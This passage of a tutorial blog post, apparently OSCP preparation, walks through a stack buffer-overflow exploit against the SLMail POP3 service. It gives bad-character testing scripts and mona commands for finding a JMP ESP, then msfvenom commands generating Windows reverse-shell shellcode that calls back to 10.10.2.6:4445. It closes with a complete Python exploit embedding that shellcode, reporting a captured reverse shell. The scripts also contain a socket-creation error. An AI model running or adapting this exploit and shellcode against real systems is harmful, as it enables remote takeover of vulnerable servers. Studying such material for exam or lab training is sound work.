





remove badchars `\x00` and `\x0a` and update script:

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

import sys
import socket

ip = "10.10.2.4"
port = 110

badchars = (
    "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0d\x0e\x0f\x10"
    "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

buffer = 'A' * 2606 + 'B' * 4 + badchars

try:
    sock = socket.connect(socket.AF_INET, socket.SOCK_STREAM)
    sock.settimeout(3)
    sock.connect((ip, port))
    sock.recv(1024)
    sock.send("USER test\r\n")
    sock.recv(1024)
    sock.send('PASS ' + buffer + '\r\n')
    sock.close()
except:
    print ("error connecting to server")
    sys.exit()
```


repeat the bad char comparsion until the results status returns *“Unmodified”*:





update again:

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

import sys
import socket

ip = "10.10.2.4"
port = 110

badchars = (
    "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10"
    "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

buffer = 'A' * 2606 + 'B' * 4 + badchars

try:
    sock = socket.connect(socket.AF_INET, socket.SOCK_STREAM)
    sock.settimeout(3)
    sock.connect((ip, port))
    sock.recv(1024)
    sock.send("USER test\r\n")
    sock.recv(1024)
    sock.send('PASS ' + buffer + '\r\n')
    sock.close()
except:
    print ("error connecting to server")
    sys.exit()
```



5.finding jump point

To redirect execution flow when SLMail crashes we need to replace the `BBBB` we control in `EIP` with instructions to redirect to `ESP` which will execute our shellcode.


Let's find the jump point using the mona command:

```
!mona jmp -r esp -cpb "\x00\x0a\x0d"
```

or:

```
!mona find -s "\xff\xe4" -m slmfc.dll
```


choose the one that has many `False` and for this case, we choose the top one:



6. exploiting the system


So, firstly create payload via `msfvenom`:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.2.6 LPORT=4445 EXITFUNC=thread -f
py -a x86 -b "\x00\x0a\x0d"
```



or:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.2.6 LPORT=4445 -f c -e
x86/shikata_ga_nai -b "\x00\x0a\x0d" -f py
```




Upldate our exploit, new address must be written backward `\x8f\x35\x4a\x5f`:

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

import sys
import socket

ip = "10.10.2.4"
port = 110

buf =  ""
buf += "\xdb\xde\xd9\x74\x24\xf4\x5f\xb8\xa5\x11\x98\x86\x31"
buf += "\xc9\xb1\x52\x31\x47\x17\x03\x47\x17\x83\x62\x15\x7a"
buf += "\x73\x90\xfe\xf8\x7c\x68\xff\x9c\xf5\x8d\xce\x9c\x62"
buf += "\xc6\x61\x2d\xe0\x8a\x8d\xc6\xa4\x3e\x05\xaa\x60\x31"
buf += "\xae\x01\x57\x7c\x2f\x39\xab\x1f\xb3\x40\xf8\xff\x8a"
buf += "\x8a\x0d\xfe\xcb\xf7\xfc\x52\x83\x7c\x52\x42\xa0\xc9"
buf += "\x6f\xe9\xfa\xdc\xf7\x0e\x4a\xde\xd6\x81\xc0\xb9\xf8"
buf += "\x20\x04\xb2\xb0\x3a\x49\xff\x0b\xb1\xb9\x8b\x8d\x13"
buf += "\xf0\x74\x21\x5a\x3c\x87\x3b\x9b\xfb\x78\x4e\xd5\xff"
buf += "\x05\x49\x22\x7d\xd2\xdc\xb0\x25\x91\x47\x1c\xd7\x76"
buf += "\x11\xd7\xdb\x33\x55\xbf\xff\xc2\xba\xb4\x04\x4e\x3d"
buf += "\x1a\x8d\x14\x1a\xbe\xd5\xcf\x03\xe7\xb3\xbe\x3c\xf7"
buf += "\x1b\x1e\x99\x7c\xb1\x4b\x90\xdf\xde\xb8\x99\xdf\x1e"
buf += "\xd7\xaa\xac\x2c\x78\x01\x3a\x1d\xf1\x8f\xbd\x62\x28"
buf += "\x77\x51\x9d\xd3\x88\x78\x5a\x87\xd8\x12\x4b\xa8\xb2"
buf += "\xe2\x74\x7d\x14\xb2\xda\x2e\xd5\x62\x9b\x9e\xbd\x68"
buf += "\x14\xc0\xde\x93\xfe\x69\x74\x6e\x69\x56\x21\x54\xe9"
buf += "\x3e\x30\x94\xf8\xe3\xbd\x72\x90\x0b\xe8\x2d\x0d\xb5"
buf += "\xb1\xa5\xac\x3a\x6c\xc0\xef\xb1\x83\x35\xa1\x31\xe9"
buf += "\x25\x56\xb2\xa4\x17\xf1\xcd\x12\x3f\x9d\x5c\xf9\xbf"
buf += "\xe8\x7c\x56\xe8\xbd\xb3\xaf\x7c\x50\xed\x19\x62\xa9"
buf += "\x6b\x61\x26\x76\x48\x6c\xa7\xfb\xf4\x4a\xb7\xc5\xf5"
buf += "\xd6\xe3\x99\xa3\x80\x5d\x5c\x1a\x63\x37\x36\xf1\x2d"
buf += "\xdf\xcf\x39\xee\x99\xcf\x17\x98\x45\x61\xce\xdd\x7a"
buf += "\x4e\x86\xe9\x03\xb2\x36\x15\xde\x76\x56\xf4\xca\x82"
buf += "\xff\xa1\x9f\x2e\x62\x52\x4a\x6c\x9b\xd1\x7e\x0d\x58"
buf += "\xc9\x0b\x08\x24\x4d\xe0\x60\x35\x38\x06\xd6\x36\x69"

buffer = 'A' * 2606 + '\x8f\x35\x4a\x5f' + "\x90" * 16 + buf

try:
    sock = socket.connect(socket.AF_INET, socket.SOCK_STREAM)
    sock.settimeout(3)
    sock.connect((ip, port))
    sock.recv(1024)
    sock.send("USER test\r\n")
    sock.recv(1024)
    sock.send('PASS ' + buffer + '\r\n')
    sock.close()
except:
    print ("error connecting to server :(")
    sys.exit()
```

We need to provide the decoder with some stack space to work with and not allow it to overwrite itself. Therefore we add 16 no operation instructions (`\x90`) at beginning of shellcode to tell the CPU to move on.

then run it:

```
python2.7 exploit.py
```



And we got reverse shell
pwned :)

For CTF exercises, the steps and concepts will relatively remain the same with a different application until more advanced techniques are required.

Since 01 december 2021, Buffer Overflow may (or may not) be included as a low-privilege attack vector in OSCP exam:

The new OSCP exam will have the following structure:

POINTS	NUMBER OF MACHINES	NOTES

60 points	3 independent targets	• 2-step targets (low and high privileges)
		• Buffer Overflow may (or may not) be included as a low-privilege attack vector.
		• 20 points per machine
		  ◦ **10** points for low-privilege
		  ◦ **10** points for privilege escalation

40 points	2 clients 1 domain controller	• NEW: Active Directory set. • Points are awarded only for the full exploit chain of the domain. • No partial points will be awarded.

As you can see, the buffer overflow attack in windows is not very different from the Linux version

Buffer overflow attack, brilliant video
Brilliant “classic” tutorial by TCM security
The Shellcoder’s Handbook
TryHackMe BOF room
OSCP exam change

> This is a practical case for educational purposes only.

Thanks for your time and good bye!
PS. All drawings and screenshots are mine